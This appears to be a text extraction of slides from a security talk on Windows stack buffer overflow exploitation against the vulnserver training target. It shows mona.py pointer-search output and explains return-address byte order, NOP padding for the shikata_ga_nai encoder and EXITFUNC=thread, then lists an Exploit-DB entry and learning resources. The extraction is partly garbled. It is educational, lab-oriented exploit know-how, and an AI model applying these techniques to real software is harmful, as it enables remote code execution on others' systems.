On the right, there is a log window titled "Log data" with the following content:


Address	Message
0x625011AF	0x625011af : ">\nff\xe4"
0x625011B8	0x625011b8 : ">\nff\xe4"
0x625011C7	0x625011c7 : ">\nff\xe4"
0x625011D8	0x625011d8 : ">\nff\xe4"
0x625011DF	0x625011df : ">\nff\xe4"
0x625011E8	0x625011e8 : ">\nff\xe4"
0x625011F7	0x625011f7 : ">\nff\xe4"
0x62501293	0x62501293 : ">\nff\xe4"
0x62501295	0x62501295 : ">\nff\xe4"
0x62501295	Found a total of 9 point
0xBA0F000	[+] This mona.py action toc
0xBA0F000	[+] Command used:
0xBA0F000	mona find -s ">\nff\xe4" -r
0xBA0F000	[+] Processing arguments an
0xBA0F000	- Pointer access level
0xBA0F000	- Only memory modules
0xBA0F000	[+] Generating module info
0xBA0F000	- Processing modules
0xBA0F000	- Done. Let's rock 'n r
0xBA0F000	[+] Treating search patte
0xBA0F000	[+] Searching from 0x625000
0xBA0F000	[+] Preparing output file
0xBA0F000	- (Re)setting logfile f
0xBA0F000	[+] Writing results to finc
0xBA0F000	- Number of pointers of
0xBA0F000	[+] Results :
0x625011AF	0x625011af : ">\nff\xe4"
0x625011B8	0x625011b8 : ">\nff\xe4"
0x625011C7	0x625011c7 : ">\nff\xe4"
0x625011D8	0x625011d8 : ">\nff\xe4"
0x625011DF	0x625011df : ">\nff\xe4"
0x625011E8	0x625011e8 : ">\nff\xe4"
0x625011F7	0x625011f7 : ">\nff\xe4"
0x62501293	0x62501293 : ">\nff\xe4"
0x62501295	0x62501295 : ">\nff\xe4"

Final shellcode. Note return address (ret) is in reverse byte order (little endian)

8 NOPs (\x90) inserted after return address because we are generated encoded shellcode with the shikata_ga_nai encoder. The encoder requires a few bytes of space on the stack as scratch space to allow it to decode the encoded shellcode before it can execute. If we do not allow some space by using these NOPs, the shellcode will decode over the top of itself, resulting in mangled shellcode and a failed exploit.



Note calc has been executed but tvulnserver is still running. We can close calc and vulnserver will not crash. This is because we used EXITFUNC=thread, which created shellcode to launch our payload in a new thread, allowing vulnserver to continue running when our payload exits.



INJECTING SHELLCODE – KEY POINTS

- Return address is reversed (little endian)
- 8 NOPs ('\x90') - needed to provide space for shikata_ga_nai encoder to decode shellcode
 - Without this, shikata_ga_nai decoder overwrites our shellcode
- We used EXITFUNC=THREAD to allow parent program to continue operating when our exploit finishes execution
 - If we don't, the exploited program will crash

MORE LEARNING OPPORTUNITIES



Home Exploits Shellcode Papers Google Hacking Database Submit

MiniShare 1.4.1 - Remote Buffer Overflow (1)

EDB-ID: 616	Author: class101	Published: 2004-11-07
CVE: CVE-2004-2271	Type: Remote	Platform: Windows
E-DB Verified: ✓	Exploit: Download / View Raw	Vulnerable App: Download Vulnerable Application



CREDITS

- Stephen Bradshaw
- Peter Van Eeckhoutte - @corelanc0d3r
 - <https://www.corelan.be/>
- Ron Bowes - @iagox86
 - <https://wiki.skullsecurity.org/indexs.php?title=Fundamentals>



SPECIAL THANKS

- @c0mmiebstrd
- @bigendiansmalls
- @jaredbird



RESOURCES FOR THIS TALK

- vulnserver
 - <http://www.thegreycorner.com/p/vulnserver.html>
- Mona.py
 - <https://github.com/corelan/mona>



LEARNING RESOURCES

- <http://www.thegreycorner.com/2010/01/beginning-stack-based-buffer-overflow.html>
- <https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>
- <http://www.securitysift.com/windows-exploit-development-part-1-basics/>



LEARNING RESOURCES

- https://en.wikipedia.org/wiki/Stack_buffer_overflow
- https://en.wikibooks.org/wiki/X86_Disassembly/The_Stack
- <https://wiki.skullsecurity.org/index.php?title=Fundamentals>

PRACTICE RESOURCES

- <https://exploit-exercises.com/>
- <http://overthewire.org/wargames/>
- <https://www.vulnhub.com/>
- <https://www.hackthebox.eu/>



QUESTIONS?

- mike@hardwatersecurity.com
- @hardwaterhacker
- <https://hardwatersec.blogspot.com/>
- Source available at: https://github.com/hardwaterhacker/i_want_my_eip